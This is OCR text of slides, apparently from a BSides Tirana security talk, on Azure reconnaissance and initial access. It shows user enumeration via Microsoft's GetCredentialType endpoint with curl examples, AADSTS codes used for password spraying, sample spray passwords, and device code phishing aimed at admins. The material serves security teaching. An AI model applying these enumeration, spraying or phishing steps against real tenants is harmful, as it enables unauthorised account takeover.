
Demo

```
glb@SPACESHIP:~$
```

Tirana BSIDES

Azure Service DNS Records

Domain	Associated Service
azurewebsites.net	App Services
scm.azurewebsites.net	App Services – Management
p.azurewebsites.net	App Services
cloudapp.net	App Services
file.core.windows.net	Storage Accounts-Files
blob.core.windows.net	Storage Accounts-Blobs
queue.core.windows.net	Storage Accounts-Queues
table.core.windows.net	Storage Accounts-Tables
redis.cache.windows.net	Databases-Redis
documents.azure.com	Databases-Cosmos DB
database.windows.net	Databases-MSSQL
vault.azure.net	Key Vaults
onmicrosoft.com	Microsoft Hosted Domain
mail.protection.outlook.com	Email
sharepoint.com	SharePoint
azureedge.net	CDN
search.windows.net	Search Appliance
azure-api.net	API Services



BSides Tirana

Common basenames

Base names can be tricky to find. But, there are some "formats" that admins can choose to configure them to. For pepperclipp.tech, it would be:

- Domain without TLD: pepperclipp
- Full Domain Name: pepperclipptech
- Full Domain Name with underscore: pepperclipp_tech
- Full Domain Name with dash: pepperclipp-tech
- Domain without TLD and country: pepperclippalbania
- Full Domain Name and country: pepperclipptechalbania
- Full Domain Name and country short code: pepperclipptechal
- Full Domain Name and country with underscores: pepperclipp_tech_albania
- Full Domain Name and country short code with underscores: pepperclipp_tech_al
- Full Domain Name and country with dashes: pepperclipp-tech-albania
- Full Domain Name and country short code with dashes: pepperclipp-tech-al

Tirana BSIDES

Demo


```
(bsides)()(Nebula) >>>
```

User Searching

You can get a list of users using:

- Hunter.io
- Harvester
- LinkedIn
- Google Dorks

Hunter.io will try to list emails and give you the possible email format



Try grabbing emails from LinkedIn using Google Dorks

User Fuzzing

Azure makes it easier to check if a user exists. To check if a user exists, make a POST request to:

https://login.microsoftonline.com/common/GetCredentialType

With Data:

data = '{"Username": "' + email + '"}'

```
glb@SPACESHIP:/mnt/e/NewNebula/client$ curl -X POST https://login.microsoftonline.com/common/GetCredentialType -d '{"Username": "admi
nistrator_user@pepperclipp.techdqw"}'
{"Username":"administrator_user@pepperclipp.techdqw","Display":"administrator_user@pepperclipp.techdqw","IfExistsResult":1,"IsUnmanag
ed":false,"ThrottleStatus":1,"Credentials":{"PrefCredential":1,"HasPassword":true,"RemoteNgcParams":null,"FidoParams":null,"SasParams
":null,"CertAuthParams":null,"GoogleParams":null,"FacebookParams":null},"EstsProperties":{"DomainType":1},"IsSignupDisallowed":false,
"apiCanary":"AQABAAAAAAD--DLA3VO7QrddgJg7WevrE-N-WtmIgkQblmK2SiQ--HLrGWfK267tE2fya5fSupkMIbxdmXPg44-VEZa2mvQxuOVtQp9lYetbk9SyAPHl0Z1n
RMm049mJ8ff6lOuvocTQbHzgluEYdxwkl4Vj90vRRSquwQfaLRShWId0z9rFjUmvHIWIPrm9noqv91HS_2rKkzG08LfQ3eZgMRc1dwmjfUdDdrLWY_seAUQoPglRwiAA"}glb
glb@SPACESHIP:/mnt/e/NewNebula/client$ lurl -X POST https://login.microsoftonline.com/common/GetCredentialType -d '{"Username": "admi
nistrator_user@pepperclipp.tech"}'
{"Username":"administrator_user@pepperclipp.tech","Display":"administrator_user@pepperclipp.tech","IfExistsResult":0,"IsUnmanaged":fa
lse,"ThrottleStatus":0,"Credentials":{"PrefCredential":1,"HasPassword":true,"RemoteNgcParams":null,"FidoParams":null,"SasParams":null
,"CertAuthParams":null,"GoogleParams":null,"FacebookParams":null},"EstsProperties":{"UserTenantBranding":null,"DomainType":3},"IsSign
upDisallowed":true,"apiCanary":"AQABAAAAAAD--DLA3VO7QrddgJg7WevrQvVO9z0Is38w7lf14XzWpUHPXrn-R8LXXWCYqul2dEJtp24WcWNGnz9J7IcweprmZS77i
6nIICG3AC-yX0DpiK1Vp_N_p8jIEKn3nY9deJtLSnrwol9e2vtmV9VMPfkWECxcP_l527Y6E0q41YuR3g9KdAZWC09UjHuyfgD01c4wmKMuD_8n0qVdBRTiDCow5U8uxhcsTL
hA2L4Vcsd_liAA"}glb@SPACESHIP:/mnt/e/NewNebula/client$
```

If user exists, IfExistsResult will be 0.


Finding the email format

Companies can have different formats for their emails like:

- name.lname@domain
- nlname@domain
- namelname@domain
- n.lname@domain

We can leverage this technique to get the valid email format using a known employee (from sources like LinkedIn).


Example: Brave Hervey



Demo

```
(bsides)()(Nebula) >>>
```

Tirana BSIDES



Initial Access

BSides Tirana

Azure Initial Access Methods

- Credentials in Source Code
  - Access to the code
  - Static Analysis
  - Repositories (Github, GItlab, Bitbucket)
  - Credentials can be in the form of username + password, username + certificate, client ID and client secret (all for Azure)
- Access to public storage files (might contain credentials)
- Credentials from browser
- **Phishing**
  - **Phishing (modlishka, evilginx)**
  - **Same password usage on many accounts (private and company related)**
  - **Device Code Phishing**
- **Password Spraying**
- **Access to Azure Context file**
- **Access to az shell**
- Cloud Machine Credential Access
  - RCE in cloud machine (Metadata Access, Environment Variables Access, file access)
  - SSRF in Cloud machine (AWS Metadata API v1)
  - SSTI (Metadata Access, Environment Variables Access, file access)
- **Emails**
- Vendor Support Tickets (might contain credentials, or at least info regarding services used)
- **Public Breaches**
- God Forbid, public sites like Pastebin

BSides Tirana


Password Spraying

You can leverage MSOL Login Return Codes to indicate if a user exists or not, its cred is valid or not, has MFA is enabled, is locked, blocked or expired and if the tenant exists.


Codes

- 0: ['AADSTS50034'], # INVALID
- 1: ['AADSTS50126'], # VALID
- 3: ['AADSTS50079', 'AADSTS50076'], # MSMFA
- 4: ['AADSTS50158'], # OTHER MFA
- 5: ['AADSTS50053'], # LOCKED
- 6: ['AADSTS50057'], # DISABLED
- 7: ['AADSTS50055'], # EXPIRED
- 8: ['AADSTS50128', 'AADSTS50059'], # INVALID TENANT

Tools like MSOLSpray and o365spray use this technique to do user enumeration and password spraying.



Password Seen to many times



When configured, some weak passwords will be not accepted, saying that the password was seen too many times (not on the infrastructure).

But, some password, though weak, can bypass this. Those are even passwords being used too much:


- Summer2020...
- !Summer2020...
- !!!Summer2020

Check for them too on your password spraying.


Demo

```
(bsides)()(Nebula) >>>
```

Device Code Phishing



Audience URL




If you are phishing an Admin user, try the Management API, so that you can access other resources.

Normal users might not have any access to Azure Infrastructure Related Services, but hve access to their O365 Resources (mail, contacts, calendar, notes, sharepoint, drive, etc)

Demo


```
(bsides)()(Nebula) >>>
```


App Consent Phishing —

